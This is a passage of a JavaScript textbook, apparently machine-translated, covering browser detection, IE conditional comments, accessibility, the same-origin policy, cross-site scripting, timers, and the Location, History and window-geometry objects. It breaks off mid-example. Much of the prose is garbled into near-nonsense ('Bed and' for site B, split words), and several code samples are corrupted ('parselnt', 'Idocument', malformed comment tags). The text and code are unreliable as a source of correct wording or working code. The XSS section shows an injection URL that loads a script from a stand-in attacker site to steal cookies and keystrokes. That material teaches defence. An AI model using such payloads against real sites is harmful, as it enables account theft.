Since there are still a large number of scripts that use the document . all , in the browser Firefox has been added to support the properties of this Island to Firefox could perform those pieces of code that ra it was only available for the IE . Since the presence of the properties of all commonly used to determine the type of browser, Firefox imitating uet absence of properties and . Thus, even though Firefox supports the docu - ment property . all , the instruction if the following script fragment behaves as the EU would not have the property of all did not exist, so this script prints dia l Ogooue box with the inscription « of Firefox ».

```
if ( document . all ) alert (" IE "); else alert (" Firefox ");
```

This example demonstrates that the mechanism of verification features not work is if the browser is actively resist it! In addition, this example shows INDICATES THE web-ra zrabotchiki not the only ones who are tormented by the problem of compatibility STI. Manufacturers browsers also have to go to all sorts of tricks with tse pour compatibility.

Browser type check

Methods of checking the features perfectly suited for determining dder alive functionality of the browser. It can be used, for example, to find out which event handling model is supported, W3C or IE . At the same time, sometimes it may be necessary to bypass certain errors inherent in a particular ti ny

browsers when there is not enough about grained way to determine the presence of these errors. In this case, sometimes requires DoD to develop a code that must be executed only in brouze rah certain manufacturer specific version number or concrete Noah operating system (or some combination of all three signs).

On the client side to make it possible using the object Navigator , which in Chapter 14. The program code that is defined liters yaet produce A and version of the browser is often called *analyzer browser (browser sniffer),* or *client analyzer (client sniffer).* A simple analyzer of this type is shown in Example 14.3. Methods of determining the type of client IP is widely enjoyed in the early stages of World Pautov ins when Netscape and IE had serious differences were incompatible. Now the situation with Combine bridge stabilized, customer type analysis has lost its relevance and is carried out only in cases where it is really needed.

It is noteworthy that client type determination can also be performed on the server side, so that the web server, based on the browser identification string that is passed to the server in the User - Agent header , can figure out which JavaScript code to send.

Conditional comments in Internet Explorer

In practice, you may find that most of the incompatibilities, koto rye must be considered in the development of client-side scripting, due to the specifics of the browser the IE . As a result, sometimes it becomes necessary to create

giving the code separately for IE and separately for all other brouze moat. Although it is generally necessary to try to avoid the use of non-standard extension rhenium inherent in a particular type of browser, the browser IE

supports the possibility Nosta create conditional comments in the JavaScript - code, which can be useful.

The following example demonstrates what conditional comments look like in HTML . It is noteworthy that the trick lies in the combination of sym fishing, closing com mentary.

```
<! - [ if IE ]>
These lines are actually inside the HTML comment.
They will only display in IE .
<! [ endif ] ->
<! - [ if gte IE 6]>
This string will only display in IE 6 or later.
<! [ endif ] ->
<! - [ if ! IE ]> <-->
This is the usual Noah HTML -soderzhimoe, but IE will not display it
because of the comments above and below.
<! -> <! [ endif ] ->
This is the normal content that will be displayed by all browsers.
```

Conditional comments are supported by the interpreter JavaScript in the IE , and programmers who are familiar with the language of the C / the C ++, will find them similar to instruk tion preprocessor # ifdef / # endif . Conditional JavaScript -Comments in IE nachi nayutsya with a combination of characters / * @ cc from _ on and completed the combination of @ * /. (Pre fixes " cc from " and " cc from _ on " originating Yat the phrase " condition compilation ", ie "the conditions.. Naya compilation.") The following conditional comment contains code that can be executed only in the IE :

```
/ * @ cc _ on
   @ if (@_ jscript )
      // The following code is inside a JS comment, but IE will
      execute it. alert (" In IE ");
   @ end
@ * /
```

Inside conditional comments can be specified keywords @ the if , @ the else and @ end , designed to separate the code that must EC suppl interpreter JavaScript in IE on a certain condition. The pain tire of cases the you only have to IC n Use This Criterion shown in the previous snippet condition @ the if (@_ jscript). JScript - is the name of the interpreter the Java Script , which

was given to him in the Microsoft , and the variable @_ jscript in IE is always set to true .

When Gram otnom alternating conventional and conventional JavaScript - Comments we can but determine which block of code should be executed in the IE , and which in all other browsers:

```
/ * @ cc _ on
   @ if (@_ jscript )
```



```
      // This block of code is inside a conditional comment,
      // which is also a regular JavaScript comment. In IE this block will
      // execute, but not in other browsers. alert (' Bbi are using Internet
      Explorer ');
   @ else * /
      // This block is no longer inside a JavaScript comment, but // is still
      inside an IE conditional comment . As a consequence, this // block
      of code will be executed by all browsers except IE . alert (' Bbi are
      not using Internet Explorer ');
   / * @ end
@ * /
```

Conditional comments in HTML and JavaScript are not completely standardized, but sometimes they can be useful in ensuring compatibility with IE .

Availability

The World Wide Web is a great tool Prevalence neniya information, and JavaScript -stsenarii may make this information poppy with imalno available. However, JavaScript -programmisty should exercise PICs vanced too easy to

write a JavaScript -code, which will make not possible the perception of information for users with disabilities WHO possibility.

Users with impaired vision use such "support those nology" as a screen reader, when the words that appear on screen are converted into speech analogues. Some screen readers spo sobny recognize the JavaScript -code, others work better when the mode Execu neniya JavaScript -stsenariev disabled. If you are developing a site that requires execution of JavaScript -code client-side to display the Ying formation, you limit access to your site for users of similarity GOVERNMENTAL reading programs screen. (Also, you limit its availability of its site for all those who browses the internet via mobile mouth roystv, such as cell phones that do not support JavaScript , as well as for those who intentionally disabled runtime JavaScript -stsenariev in the browser.) Home JavaScript 's goal is to *improve the* presentation of information, not the presentation itself. The basic rule of JavaScript - programming is that a web page, which is embedded Ja vaScrip t-code must be intact (at least partially), even when the interpreter JavaScript disabled.

Another important consideration with respect to Mr. availability concerns of users that can work with the keyboard, but can not (or will not) apply s pointing devices such as a mouse. If the code oriented van to events arising from the actions of the mouse, you limit access Nosta page for those who do not use the mouse. Web browsers allow for the act to move the keyboard I and activation of web pages, the same should be allowed to do JavaScript -code. At the same time should not write code that is focused solely on the input from the keyboard, otherwise the page will not be available for those who do not have keyboards s, for example measures for users of handheld computers or cell phones. As demonstrated in Chapter 17, along with support for type-specific events

device such as onmouseover or onmousedown , JavaScr ipt possess SUPPORTED Coy events from the device-independent type such as onfocus and onchange . For maximum accessibility should be favored event pits which are not dependent on the device type.

Creating the most accessible web pages - not a trivial task, do not have schaya clear decisions. As I write these lines, the controversy continues.

about how using JavaScript to make web pages are not less but more access GOVERNMENTAL. A full discussion of accessibility goes well beyond the scope of this book. However, an Internet search will give you a lot of information on this subject, and most of it is in the form of advice from a reputable IP Točník. We should not forget that both techniques JavaScript - Programming on the client side, and the theory of availability continues to evolve, and Correspondingly vuyuschie recommendations on accessibility is not always keep up with them.

JavaScript security

Security problem on the Internet - it is a very extensive and complicated naya topic. This section discusses the security issues of client-side JavaScript code.

What JavaScript can't

The presence of JavaScript interpreters in web browsers means that the loaded web page can invoke arbitrary JavaScript code for execution . Without dangerous web browsers, and the most common modern browsers OJEC ensures, an adequate level of security, limited by various means the ability to run scripts, preventing malicious programs Nome code to gain access to sensitive data, change it personnel nye user data or compromise the security of the system.

JavaScript - this is the first line of defense against malicious code, so not that the functionality of the language intentionally subtree alive. For example, client JavaScript code does not provide any way to write or delete files and directories on the client computer. Without a File object and file access functions, a JavaScript program cannot erase data or breed viruses on the user's system .

The second line of defense - is the imposition of restrictions on some Support Vai functionality. For example, the client JavaScript -code is able to organize an exchange with the protocol web servers HTTP and can even upload data to FTP -server, and other types of servers. However, the language of JavaScript

does not provide a universal network primitives and can not from the cover socket or accept a connection request from another host.

The following list includes e t an other functionality to torye may be limited. It should be noted that it is - not the final sleep juice. Different browsers impose different restrictions, and many of these restrictions can be set by the user:

avaScript -program may open a new browser window, but due to the fact of that many advertisers have abused this opportunity, the majority

GUSTs browsers allow you to restrict this possibility so that the pop-conductive window could appear only in response to a User The actions of Tell, such as a mouse click.

avaScript -program can not close the browser window without another Confirm user REPRESENTATIONS, This prevents malicious scripts from calling the self . address close e- (), that for the cover window bro uzera and exit the program.

JavaScript program cannot hide the link address that appears in the status bar when the mouse pointer is over the link. (In the past, such a possibility was, and is generally used to provide up to fillers Noah link information. Numerous cases of fraud and abuse have forced manufacturers to abandon browsers from it.)

he script can not open a window too small (the size of which on one side is less than 100 pixels) or overly clever shit sizes ok on. Likewise, a script cannot move a window off the screen or create a window that is larger than the screen. This prevents scenarios OPENING Vat window, the user can not see or can not be easily replaced tit; these windows are to keep the script continues to run after the user has decided that about Mr. and over. In addition, the script can not create a window without a title, because this

window can simulates Vat system dialog box and trick the user to enter, for example, s p ode password.

'he value property of the FileUpload HTML element could not be set. If this property was available, the script could set its value equal nym any desired file name and make a form to upload with obsessive any specified file (eg the password file).

'he script can not read the contents of the documents from other servers by personal from the server from which the document was received this scenario. Similarly zaregistrirova scenario can not be handlers with byty documents received from other servers. This prevents WHO possibility of spying user input (such as a combination of symbols constituting the password) to other pages. This ogre ness is known as a *policy of common descent (Same | - origin policy)* and is described in more detail in the next section.

Common origin policy

The generic origin policy places restrictions on the content of the World Wide Web with which JavaScript code can interact . Plain but this policy in the steps into the game, when a web page is not with a nly frames that include tags < the iframe >, or when the other app opens to the browser. In this case, the common origin policy restricts WHO possibility JavaScript - code from one window to interact with other frames or windows. Specifically, the script can read only the properties of windows and docu ments, having a common scenario with the very origin (how Execu call of JavaScript to work with multiple windows and frames, said Xia, see 14.8).

Furthermore, the policy proish common rail Denia operates when working on a protocol HTTP using object XMLHttpRequest . This object allows

JavaScript-scene Riyam, complying msya on the client side, the HTTP-send arbitrary for the millet, but only to the Web server, from which was loaded with a document containing a script (for details about Z ekte XMLHttpRequest , see Chapter 20).

The origin of the document is determined based on the protocol, host, and port number for the URL from which the document was downloaded. Documents by charging emye with other Web servers have a different origin. Documents LOAD conjugated to different ports of the same host, also have another descended denie. Nak onets, documents downloaded by protocol the HTTP , according to Human O NIJ different from documents that are uploaded on the protocol the HTTPS , even if downloaded from the same web server.

It is important to understand that the origin of the script itself has no otno sheniya to the common origin of the policy: the value is derived to the Document, that is embedded in the script. Assume the script from before the exchange A is activated (with the attribute src tag < script >) in the web page of to exchange Bed and . This script will have full access to all content in this document. If this script opens a second window and loads a document from domain B into it , it will also have full access to the contents of that second document. But if the script will open a third window and upload it to the Document of the domain the C (or even from the domain A), in the case enters the general policy of Human O Nia and limit the script access to that document.

Common origin policy is actually applied not to all the properties you all the objects in the window having a different prospect oiskhozhdenie, but it applies to many of them, in particular, virtually all object properties the Document (for details see chap. 15). In addition, different manufacturers bro in grains ReA lizuyut this policy a little differently. (For example, the browser of Firefox 1. 0 admits repents method call history . Back () from another window, and IE 6 - no.) In any case, it can be assumed that any window containing the document received from another server to your script is closed ... If a script opens such a window, it can close it, but it cannot "look inside" the window in any way.

Common origin policy is necessary in order to prevent the edge of Mrs. inside information. Without this limitation, the malicious script (possibly loaded into a browser, located in conn constant brandmau Er corporate network) could open a blank window, hoping to trick the user and force him to use this window to search for files in the lo Kalnoy network. After that, the malicious

script's contents could read my this window and outbox avit it back to your server. Prois general policy of walking prevents the occurrence of such situations.

In other situations, however, the common descent policy is too strict. This is particularly problematic for large x web sites, on to toryh can operate multiple servers. For example, the script from the mid faith *home* . *example* . *com* could legitimately read the properties of a document downloaded from *developer* . *example* . *com* , and scripts with *orders* . *exam* - *ple* . *com you* might want to read properties from documents with *catalog* . *exam* - *ple* . *com* . To support such large websites, you can use the domain : property of the Document object . By default, the domain property contains the name

the server from which the document was downloaded. This property can only be set to a string that is a valid domain suffix First things initial value. In other words, if the domain value was originally the string " home . Example . Com ", then you can set it to " examp - le . Com ", but not " home . Example " or " ample . Com ". Furthermore, the property value do main shall contain at least one point, it can not be yc Tanova equal to " com " or another top-level domain name.

If the two windows (or frame) contain scripts, set the same zna cheniya properties domain , a common origin policy for these two windows operating system is weakened, and each window can read the value of the properties of another window. On the example of interactive scripts in documents downloaded from the server *'orders'* . *example* . *com* and *catalog* . *example* . *com ,* can set the properties of docu - ment of . domain equal " example . com ", thus pointing to a community descended Denia documents and allowing each of the documents to read the properties of the other first.

Interaction with plug-ins and ActiveX controls

Despite the fact that in the language of the core JavaScript , and basic object model for a hundred clients Rhone no tools to work with the network environment and the file howling system required in Ba vnom for malicious code, however, the situation is not as simple as it seems at first glance ... The pain shinstve browsers JavaScript code is used as the "execution engine" other program components such as the controls Ac tiveX in IE and expansion modules in other browsers. Thus, the disposal of the based scenarios nariev on the client side are powerful tools. Chapter 20 represented Lena examples in which for interaction protocol HTTP applied element control eniya ActiveX , and in Chapters 19 and 22 for storing yn formation on the client and improved graphics display used camping expansion modules Java and Flash .

Security issues are of special significance, since the elements of managing Nia ActiveX and Java -applety may have, for example, low-level access to the ce tevym opportunities. A protective sandbox for Java prevents applets from communicating with servers other than where the applet came from; this closes a security hole. But it remains tsya main problems ma: If the expansion module can be controlled from a script, you must complete confidence not only security of the browser, but also the security system itself is the first expansion module. In practice, the expansion modules Java and the Flash , does not seem to IME by security problems and do not cause the appearance of these problems in the cus entskom JavaScript -code. However controls ActiveX have a ne Stroe past. The browser IE has the ability to access from scripts to a variety of controls the Active the X , which is part of the operating system Windows and who have previously been the source of problems safely STI. However, at the time of this writing, these problems have been resolved.

Cross-site scripting

The term *cross-site scripting (cross - site scripting),* or XSS , refers to an domain computer vulnerability when an attacker injects HTML tags or based scenarios

naria to documents on the vulnerable website. Protecting against XSS -atak - a common thing for web developers, occupying ayuschihsya create server based scenarios nariev. However, programmers developing custom JavaScript-scene Rhee, also need to know about XSS -atakah and take measures to protect them.

A web page is considered vulnerable to XSS attacks if it dynamically generates document content based on user data that has not been preprocessed to remove inline HTML code. As a trivial example, consider the following Web page that uses a JavaScript -stsenary to greet the user by name:

```
< script >
var name = decodeURIComponent ( window . location . search . substring
(6)) || "";
document . write ("Hello" + name );
</ script >
```

The second line of the script calls the window . location . search . The substring , by which recovered I'm part of the address bar, starting with sym la?. Then using the document . the write () is added dynamically Generate anced document content. This scenario assumes that the reference to the web page will be using approximately takog of URL URLs:

http://www.example.com/greet.html?name=David

In this case, the text "Hello David" will be displayed. But what happens if the page is requested using the following URL :

```
http://www.example.com/greet.html?
name=%3Cscript%3Ealert('David')%3C/script%3E
```

With this URL content, the script will dynamically generate another script (codes % 3 C and % 3 E are angle brackets)! In this case, the inserted script will simply display a dialog box that poses no danger. But imagine this case:

```
http : // siteA / greet . html ? name =% 3 Cscript src = siteB / evil . js % 3 E
% 3 C / script % 3 E
```

Cross-site scripting is called cross-site scripting because more than one site is involved in an attack. Website Bed and (or even site the C) includes a

specially designed hydrochloric link (just like shown) on site A , which contains a script from the site Bed and . The *evil* . *js* placed on the site evil umyshlennika Bed and , but now the script is embedded in the site A and can do whatever he pleases with the contents of the site A . It can delete a page or cause other malfunctions of the site (for example, to deny Room service is SRI, what races are proved in the next section). This can adversely ska zatsya Website Visitors A . Much more dangerous that a malicious based scenarios nary can read the contents , the cookies have , stored on site A (possibly containing account numbers or other personnel nye information), and send this data back to the site Bed and . Embedded script can even track your keystrokes and send the data to the website Bed and .

Universal way to prevent XSS -atak is to remove the HTML - tags from all of the data is questionable of origin, before they are used to dynamically generate the contents of the document. To correct this about the problems in the file shown earlier *the greet* . *the html* , you need to d of bavit the following line in the script, which is designed to remove the angle brackets surrounding the e tag < script >:


```
name = name.replace (/ </ g, "& lt;"). replace (/> / g, "& gt;");
```

Cross-site scripting is a vulnerability deeply rooted in the architecture of the World Wide Web. You must be aware of all the depths of the well, for this issue, but its further discussion goes far beyond those we have in this book. On the Internet there are many resources that will help you orga nizovat protection against attacks of this kind. The most important n the first of them belongs to a group mpyuternoy «ambulance» CERT Advisory : *http : // www . cert . org / ad - visories / CA -2000-02. html* .

Denial of service attacks

Policy common origin and other security measures are perfect Protective schayut customer data from attacks by malicious software of code, but can not prevent attacks such as denial of service. If you visit a malicious Web site and your browser get tons JavaSoript -stsenary, which in an infinite loop method is called ale rt (), exempting DIAL howling window, you have to use, for example, the command kill the operating system Unix or the Task Manager in Windows , to exit the browser.

A malicious website can also try to download the central protses rubbish Comp serial ports infinite loop with meaningless calculations. Neko torye types of browsers (such as of Firefox) automatically detect the presence of cycles with long operating time and allow the user to interrupt them. It protects against sluchaynog about cycling scene dence, but malicious code to bypass this protection can ICs polzovat reception based on the method window . setInterval (). Heat a similar attack zhaet client system, causing a huge amount of memory.

Universal way prevented Niya such attacks in web browsers is not an existing member exists. In fact, this is not a general problem of the World Wide Web, since no data is transmitted to the malicious site in this case!

Other JavaScript implementations on the World Wide Web

In addition to the client-side JavaSoript language , there are other implementations of the JavaSoript language that are related to the World Wide Web. In this book, these implementations are not discussed, but you should be aware of their existence, that would not be confused with the client JavaSoript :

Custom with price

Custom scripts - is the newest achievement, allowing Paul zovatelyu add scripts to the HTML - documents before they will be displayed by the browser. After that, the web page is able to be controlled not only by its author, but also by the website visitor. The most well-known nym example of a custom script is to expand the browser of Firefox - Greasemonkey *(http : // greasemonkey . Mozdev . Org)*. Software okra voltage provided by

Custom lskim scenarios, similar but not iden cal client software environment. This book does not tell

taking care of how to write a custom script Greasemonkey , but the study of the principles of client JavaScrip t -programming can be considered before sending to the study of custom JavaScript -programming.

SVG

The SVG (the Scalable the Vector the Graphics - scalable vector graphics) - is OS Nova XML graphic format, allowing the introduction of JavaScript - ai Enar. As we found out, the client JavaScript -code is the interaction Vova with HTML -documents in which it is embedded. Likewise Ja vaScript-code embedded in the SVG -file can interact with XML-element cops this document. Material izlagaemy th in chapters 15 and 17, has a neko Thoroe relevant to SVG , but it is not enough, because the object model of SVG - documents is slightly different from the object model of HTML - documents.

The SVG format specification can be found at *http : // www . w 3. org / TR / SVG* . Appendix B to this specification contains the definition of a DOM SVG . Chapter 22 is an example of a client JavaScript -code embedded in HTML-up Document and create SVG -documents in the HTML - document. Since the JavaScript -code Nachod GSI is SVG -documents is an example of a conventional client Skog JavaScript -code instead JavaScript - code embedded in SVG .

XUL

XUL (XML User interface Language) is an XML grammar- based language for describing user interfaces. Gras graphical user interface of the web browser Firefox is based on XUL -documents. Like SVG , grammar XUL can be used Ja vaScript-scenarios. As is the case with the SVG , the

material is presented in Chapters 15 and 17, it has some relevance to the XUL , but the JavaScript -code in XUL-up Document has access to a completely different application objects and interferon itself, being the subject of a different security model than client the Java Script-code. More information about XUL can be found at *http : // www . mozilla . org / projects / xul* and *http : // www . xulplanet . com* .

ActionScript

The ActionScript - is a programming language similar to JavaScript (it should be of the same specification of the ECMAScript , but developed in the NAP systematic way the object but-oriented approach) and is used in the Flash animated role- kah. Most of the JavaScript fundamentals in the first part of this book are useful for learning ActionScript programming. Format Flash no relation imee t nor the XML , or to the HTML , and applied interferon si Flash not in any way related to the subject of this book. However, in chapters 19, 22 and 23 are examples that demonstrate how to use client Ja vaScript-code, you can manage Flash -rolikami. In these examples, you can find small fragments ActionScript -code, but focuses on the use of them in the usual client JavaScript -code for inter actions with ActionScript -code.

fourteen

Working with browser windows

Chapter 13 introduced the Window object and noted the central role it plays in client JavaSoript code . We have seen that the object Window is etsya global object for client JavaSoript -program. In this chapter, we'll explore the properties and methods of the Window object that allow you to control the browser, its windows, and frames.

Here's how:

.egister JavaSoript -code for single or multiple ICs complements in the future

iet the URL -address document displayed in the window, and highlight the arguments you request this URL URLs

W astavit browser load and display a new document

'o inform the browser about the need to return to the previous or next conductive page from the list of previously visited pages and control other functions of the browser, such as printing a document

Open , manipulate and close new browser windows

Display basic dialog boxes

)etermine the type of browser, which is the execution JavaSoript -code, and Luciano other information about the client software environment

Display arbitrary text on a line from the state of the browser window

Handle uncaught errors in the browser window

Vrite JavaSoript -code designed to interact with several windows E and frames

It should be noted that this chapter talks a lot about browser windows, but nothing

of *sod erzhimom,* displayed in these windows. At the beginning of JavaSoript interoperability with the contents of the document have been very limited GOVERNMENTAL and techniques for working with windows described in this chapter, were quite new and unusual. Today, when the opportunity exists to the full

manage the contents of the documents (see chap. 15), the programming theme bro uzera does not seem so exciting. In addition, some of the techniques de monstriruemye in this chapter works ayut no longer the same as before, because appeared shihsya security restrictions. Other techniques are still

Started melt, but their demand among web designers declined because they The practical ski out of use.

Although today in this chapter of nachitelnoy extent lost its ak actuality of, are set out here the material may still be in demand, and I do not re recommend- would miss her. The chapters are organized so that the most important sve Denia are at the beginning of the chapter. Toward the end, less important or rarely used techniques are described . Only one important and difficult chapter in koto rum describes methods of interaction JavaScript Codes with not how many windows and frames, is provided at the end of the chapter, and the chapter itself Zakan Chiva useful example.

Times ry

One of the most important characteristics of any programming environment is the ability to schedule the execution of program code in some mo ment of time in the future. Language core JavaScript does not provide a WHO Moznosti, but in the client language JavaS c ript such WHO m ozhnost pre forth shall be seen in the form of g lobal functions of the setTimeout (), clearTimeout (), the setInterval () and clearIn - tervalQ . Although in reality, these functions do not do anything with the object Win dow , they are described in this chapter, because the object Window I S THE global nym object, and these functions are methods of the object.

The method of the setTimeout () object Window plans to launch the function defined by Noe number of milliseconds. The setTimeout () method returns a value that can be passed to the cle arTimeout () method to cancel a previously scheduled function run.

The method of the setInterval () is similar to the setTimeout (), except that he was of auto matically re planning to re-design. Like setTimeout (), the method setInterval () returns the values of which can be transmitted method clearIn - terval (), allowing to cancel the scheduled start-up function.

It is preferable to pass a function to the setTimeout () and setInterval () methods as the first argument, but it is allowed to pass a JavaScript code string . In this case, the program code will be executed (one or more times) through a specified interval of time. In older browsers, such as IE 4, the ability to re garden features are not supported, because it is necessary to transfer the methods Nepo sredstvenno Javascri pt -code as a string.

Methods of the setTimeout () and the setInterval () can be used in a variety of situa tions. If you want to display a tooltip when the User The Tel holds the

mouse pointer to a document element to Paulsen kunda or to proc eed, you can schedule a prompt conclusion with the help of the method of the setTimeout (). If the mouse pointer moves further without delay, you can cancel the tooltip display using the clearTimeout () method . The procedure uses Bani method setTimeout () will prodemonstrirova n later in Example 14.7. Whenever there is a need to animate this or

different kind commonly used method for the setInterval (), by which pla niruetsya periodic execution of code that implements the animation. This technique is demonstrated in Examples 14.4 and 14.6.

One interesting way to register a function, implemented by the setTime - out () method , is to schedule it to run after 0 milliseconds. When this function is caused I did not at once, but "as soon as the opportunity came wish to set up." In practice, the setTimeout () method schedules the function to run only after all pending events have been processed and the current state of the document has been updated. Even handlers events (see chap. 17), who are trying to access or modify the contents of the document (see chap. 15), we are sometimes forced to use this trick to on to lay down the execution of its code at the time when the state of the document is stabilized .

For background information on these features can be found in the fourth part of the SOI Ki-section, which describes the object of the Window .

Location and History Objects

This section discusses the Location and History objects of the window. These objects are pre deliver access to the URL -adre sous current document and allow you to download but vy document or make the browser to go back (or move forward) to view the document before.

analysis URL

Property location on to on (or frame) is a reference to the object Location and before stavlyae t URL -address document is currently displayed in this app is not. The href property of the Location object is a string containing the full text of the URL . Method toString () object Locati o n returns a value of the properties in a href , for this structure instead locatio n . href can n and sat just l o Cation .

Other properties of the object, such as protocol , host , pathname and search , defined lyayut parts URL URLs (full description Location leads camping in the fourth part of the book).

The search property of the Location object is of particular interest. It contains part of the URL URLs, following th of a question mark, if any, camping, Inc. yu tea itself a question mark. Typically this portion of the URL is the query string. Question mark in the URL address - is a tool for Br aivaniya ar argument of in the URL -address. Although these arguments are usually intended for CGI-based scenarios nariev running on the server, there is no reason why they could not also be used for pages containing JavaSoript -code. Example 14.1 shows the definition of the universal function getArgs (), allowing REMOVE MISFED Katyas arguments of properties search URL URLs.

Example 14.1. Extracting arguments from a URL URLs

```
/ *
This function extracts ampersand-separated argument pairs in the URL
name = value from the query string. It stores these pairs in the properties of
the object.
and returns this object. Order of use:
```

```
var args = getArgs (); // Extract arguments from URL
var q = args . q || ""; // Use an argument if defined
// or default value
var n = args.n ? parselnt (args.n): 10;
* /
function getArgs () {
   var args = new Object ();
   var query = location . search . substring ( l ); // Get the query
   string var pairs = query . split ("&"); // Split by ampersands

   for (var i = 0; i <pairs .length; i ++) {
var pos = pairs [i] .indexOf ('='); // Find the pair "name = value"
            if ( pos == -1) continue ; // Not Found - Skip
      var argname = pairs [ i ]. substring (0, pos ); // Extract name
      var value = pairs [ i ]. substring ( pos +1); // Retrieve value
 value = de codeURIComponent ( value ); // Convert if needed
         args [ argname ] = value ; // Save as a property
   }
   return args; // Return the object
}
```

Loading a new document

Even though the location property of the Window object refers to the L ocation object , it is possible to assign a string value to this property. In this case, the browser interprets the string as URL addresses and attempts to load and display the document with the URL URLs. For example, to assign a string URL URLs property location can be as follows:

```
// If the browser does not support the Document function .
getElementByld , // navigate to a static page that doesn't use this
function. if ( Idocument . getElementByld ) location = " staticpage .
html ";
```

It is noteworthy that the string URL -ad 're with and recorded in the property location , in this example, is a relative address. Relative URL URLs inter preted relative to the page where they appear, in the same way as if they were used in a hyperlink.

Example 14.7 at the end of this chapter also uses the location property to load a new document .

Interestingly, the Window object lacks a method to force the browser to load and display a new document. The historically ski developed so that to load new pages is only supported by the reception assignment string URL URLs property location window. However Ob CPC Location contains two methods intended for similar purposes. Me Todd the reload () for n ovo downloads tech uschuyu displayed page from the Web server. The replace () method loads and displays the page at the specified URL . Aude Naco call this method for a given URL URLs different from the assignment of the URL property of the location of the window. When calling the replace (), the Criminal Code azanny URL - address replaces the current URL -address in the list of browsing history, rather than creating yet -hand post. Therefore, if overlapping one another document you have is called the method of the replace (), the Back button returns the user back to the outcome

7T

14.3. Ob JECTS Window, Screen and Navigator

Nome document, as it happens when you load a new document by at svaivaniya URL URLs property location The . For sites that use frames and displays many temporary pages (perhaps generated ser ver GOVERNMENTAL scenarios), the application of the method of the replace () is often useful one because the temporary pages are not stored in the history list and from the Back button, the user can achieve a greater sense.

Finally, do not confuse the property location objects t and the Window , ref ayuscheesya object the Location , with the property location of the object the Document , which is simply to fight a read-only string without any special features, crouching boiling object the Location . The document . location is a synonym for the docu - ment property . URL , which is the preferred name for this property (since it avoids potential confusion). In most cases, document .

location is the same as location . href . However, when there Perrin rule on the server side, DOCUME nt . location contains the downloaded URL-hell res and location . href is the originally requested URL .

History object

The history property of the Window object refers to the History object for this window. Ob CPC History was designed to conduct history view and the page in the window in the form of an array of recently opened URL URLs. However, the deputies sat was unsuccessful; for serious security and privacy reasons, a script should almost never be given access to a list of websites that the user has previously visited . Therefore, the actual mass of the element wa object History almost never available for scripting.

Although the element 's array of n edostupny object History supports three methods. Methods back () and forward () allow you to move back and forth to claim on the browsing history of a window (or frame), replacing the current display docu ment previously viewed. Similar events occur when Paul zovatel clicks in the browser on the Back and Forward buttons. The third method, ! Go (), when Nima integer ar argument of and skips a specified number of pages forward (if the argument is positive) or backward (negative) in the history list. Using techniques back () and forward () object History demonstrated in at least 14.7 at the end of this chapter.

Browsers Netscape and Moz illa also support techniques back () and forward () to Sa IOM object the Window . These non-portable methods perform the same actions as the browser's Back and Forward buttons. When using frames, the win - dow method . back () may differ in its action from the a history method . back ().

Window, Screen, and Navigator Objects

Sometimes scripts need to get information about the window, desktop, or browser in which the script is running. In this section, describing are the properties of objects of the Window , Screen and Navigator , OAPC - governing determine that Kie parameters such as the size of the browser window, the size of the desktop version and a web browser. This information makes it possible to adjust the behavior of the script to the existing environment.

Window geometry

Pain shinstvo browsers (with the exception of Internet Explorer) supports about stand set object properties of the Window , with which you can get Sweda Niya on the size of the window and its position:

```
// Full size of the browser window on the desktop var windowWidth =
window . o uterWidth ; var windowHeight = window . outerHeight ;
// Position of the browser window on the desktop var windowX = window .
screenX var windowY = window . screenY
// The size of the client area of the window where the contents of the //
document are displayed This is the size of the mine window with the height
of the menu bar.
// toolbars, scrollbars, etc. var viewportWidth = window . innerWidth ; var
viewportHeight = window . innerHeight ;
// These values determine the amount of vertical and horizontal offset
// Used to navigate between document coordinates and window coordinates
// These values indicate how much of the document is in the upper left
corner of the screen
var horizontalScroll = window.pageXOffset;
var verticalScroll = window.pageYOffset;
```

Note that these properties are read-only. Methods that allow you to move a window, resize or scroll's contents mine, are described in the chapter on. In addition, it should be noted that there are not many coordinate systems on a uschestvovanii know where to commit e nn on req Dimo. *Screen coordinates* define the position of the browser window on the desktop and measurable p yayutsya relative to the upper left corner of the desktop. *Window coordinates* define the position within the client area of the browser window, and measured

with respect to t tionary upper left corner of the client area of the window. *Co. ordinates document* determined position within HTML -documents and measurable ryayutsya relative to the upper left corner of the document. If the Fit to paper frames exceeds the client area of the window (which happens quite often), co ordinate the document and window coordinates do not match, and the transition IU forward to these coordinate systems must take into account the magnitude of displacement. Coordinate systems are discussed in more detail in chapters 15 and 16.

As already mentioned, the properties and the object as the Window , which we just mentioned, there are no in of Internet Explorer . For some reason, the properties that describe the geometry of the window in IE are defined as properties of the < body > tag of the HTML document. Hu also on when the document ad <! The DOCTYPE > is displayed in IE 6, the own - OPERATION moved to the object document . documentElement , not document . body .

See Example 14.2 for details. Here is a declaration of a Geometry object with methods that allow you to determine the size of the client area of the window, offset, and screen coordinates in a portable manner.

Example 14.2. A portable way to define window geometry

```
/ **
Geometry . js : portable functions for defining window and document
geometry
*
```



```
This module defines functions for obtaining geometric characteristics
windows and document
*
getWindowX / Y () : return the position of the window on the screen
```

getViewportWidth / Height () : Returns the dimensions of the client area of the window
getDocumentWidth / Height () : return document dimensions
get HorizontalScroll () : returns the horizontal offset
getVerticalScroll () : returns the vertical offset
*
Note: There is no portable way to define common
the size of the browser window, so the getWindowWidth / Height () functions are missing
*
IMPORTANT: This module must be included in the < body > tag of the document, not in the < head > tag * /

```
var Geometry = {};
if ( window . screenLeft === undefined ) { // For IE and others
   Geometry . getWindowX = function () { return window .
   screenLeft ; }; Geometry . getWindowY = functi on () { return
   window . screenTop ; };
}
else if ( window . screenX ) { // For Firefox and others
   Geometry . getWindowX = function () { return window .
   screenX ; }; Geometry . getWindowY = function () { return
   window . screenY ; };
}
if ( window . innerWidth ) { // All browsers except IE
   Geometry . getViewportWidth = function () { return window .
   innerWidth ; }; Geometry . getViewportHeight = function () { return
   window . innerHeight ; }; Geometry . getHorizontalScroll = function ()
   { return window . pageXOffset ; }; Geometry . getVerticalScroll = func
   tion () { return window . pageYOffset ; };
}
else if ( document . documentElement && document . documentElement .
clientWidth ) {
   // These functions are for IE 6 and documents with a DOCTYPE
   Geometry declaration . getViewportWidth =
         function () { return document . document Element .
   clientWidth ; }; Geometry . getViewportHeight =
```

```
        function () { return document . documentElement .
    clientHeight ; }; Geometry . getHorizontalScroll =
        function () { return document . documentElement . scrollLeft
    ; }; Geometry . getVerticalScroll =
        function () { return d ocument . documentElement . scrollTop ; };
}
else if ( document . body . clientWidth ) {
    // These functions are for IE 4, IE 5 and IE 6 without a DOCTYPE
    Geometry declaration . getViewportWidth =
        function () { return document . body . clientWidth ; };
    Geometry . getViewportHeight =
        function () { return document . body . clientHeight ; };
    Geometry . getHorizontalScrol l =
